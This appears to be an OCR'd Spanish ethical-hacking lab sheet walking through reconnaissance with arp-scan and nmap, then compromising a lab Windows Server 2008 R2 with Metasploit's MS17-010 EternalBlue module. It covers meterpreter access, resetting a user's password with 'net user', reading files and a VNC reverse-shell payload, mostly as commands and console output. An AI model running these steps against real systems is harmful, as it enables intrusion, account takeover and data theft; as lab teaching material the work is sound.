

Practica 6 - METASPLOIT + EternalBlue

EternalBlue desde la perspectiva del hacking ético y la ciberseguridad.



Verificar la IP y el Adaptador de red ifconfig Escaneo de los equipos que están conectados a la red sudo arp-scan -I eth0 –localnet

Dispositivos conectados



Escaneo de todos los puertos que están conectados al equipo 100 sudo nmap -sv 192.168.1.100

Vulnerar el equipo 100, utilizando el siguiente comando

msfconsole

con metasploit se hace una búsqueda del comando smb

search smb scanner

para ver qué versión se tiene instalado y comprobar que la versión instalado es vulnerable

(24 es la versión)

use 24

show options

en este caso solo se


requiere el host del equipo


a atacar


set rhosts 192.168.1.100


exploit


kali@kali: ~
Session Actions Edit View Help
Nmap scan report for 192.168.1.100
Host is up (0.00040s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
80/tcp open http Microsoft IIS httpd 7.5
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:2E:A9:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.48 seconds
(kali㉿kali)-[~]
$


Session Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more
[*] STarting the Metasploit Framework console.../


kali@kali: ~
Session Actions Edit View Help
. normal No SMB Session Pipe Auditor
21 auxiliary/scanner/smb/pipe_dcerpc_auditor
. normal No SMB Session Pipe DCERPC Auditor
22 auxiliary/scanner/smb/smb_enumshares
. normal No SMB Share Enumeration
23 auxiliary/scanner/smb/smb_enumusers
. normal No SMB User Enumeration (SAM EnumUsers
)
24 auxiliary/scanner/smb/smb_version
. normal No SMB Version Detection
25 auxiliary/scanner/snmp/snmp_enumshares
. normal No SNMP Windows SMB Share Enumeration
26 auxiliary/scanner/smb/smb_uninit_cred
. normal Yes Samba _netr_ServerPasswordSet Unini
tialized Credential State
27 auxiliary/scanner/smb/impacket/wmiexec
2018-03-19 normal No WMI Exec
Interact with a module by name or index. For example info 27, use 27
or use auxiliary/scanner/smb/impacket/wmiexec
msf >


kali@kali: ~
Session Actions Edit View Help
Interact with a module by name or index. For example info 27, use 27
or use auxiliary/scanner/smb/impacket/wmiexec
msf > use 24
msf auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see http
s://docs.metasploit.com/docs
/using-metasploit/basics/usi
ng-metasploit.html
RPORT no The target port (TCP)
THREADS 1 yes The number of concurrent thr
eads (max one per host)
View the full module info with the info, or info -d command.
msf auxiliary(scanner/smb/smb_version) >



se completa correctamente y se determina el SMB la versión 1 y 2

al identificar que la versión que tiene el windows server es vulnerable se utilizara estos

comando


back

search eternalblue (buscaremos la vesiion de eternal blue necesitaremos)

use 0


show options

set rhosts 192.168.1.100



```
  EXITFUNC  thread          yes       Exit technique (Accepted: '
                                      ', seh, thread, process, no
                                      ne)
  LHOST     192.168.1.104   yes       The listen address (an inte
                                      rface may be specified)
  LPORT     4444            yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic Target


View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.
100
rhosts => 192.168.1.100
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

exploit



```
 Session  Actions  Edit  View  Help
[*] 192.168.1.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as c
heck
[+] 192.168.1.100:445     - Host is likely VULNERABLE to MS17-010! -
Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.1.100:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.100:445 - The target is vulnerable.
[*] 192.168.1.100:445 - Connecting to target for exploitation.
[+] 192.168.1.100:445 - Connection established for exploitation.
[+] 192.168.1.100:445 - Target OS selected valid for OS indicated by
SMB reply
[*] 192.168.1.100:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.1.100:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72
76 65 72 20 32  Windows Server 2
[*] 192.168.1.100:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e
64 61 72 64 20  008 R2 Standard
[*] 192.168.1.100:445 - 0x00000020  37 36 30 30
                7600
[+] 192.168.1.100:445 - Target arch selected valid for arch indicated
 by DCE/RPC reply
[*] 192.168.1.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.100:445 - Sending all but last fragment of exploit pack
et
```

si nos aparece meterpreter significa que ya ganamos el acceso

```
[+] 192.168.1.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=-=-=-=

meterpreter >
```

pwd


cd ..

pwd (identificar la ruta en la que estamos)

ls

cd ..

ls



cd Users (ver los usuario que tenemos)

ls

shell (simula estar con los comandos propios de windows)

net user

cambiar contraseña al usuario

net user NombreCuenta ContraCuenta

Nos vamos a la máquina y enviamos un control alt delete y colocamos la contraseña, ya tenemos acceso de forma física.

para tener acceso de forma de ataque

cd ..

dir

cd FTP

dir

back

exit

ls

pwd

cd ..

pwd

cd FTP

ls

cat NombreArchivo.txt (vemos lo que contiene ese archivo)

back

exit

espejo del escritorio de la computadora atacada

set payload windows/x64/vncinject/reverse_tcp

exploit

Una vez se termine el exploit se abre otra ventana donde se ve lo que se hace en el

servidor original.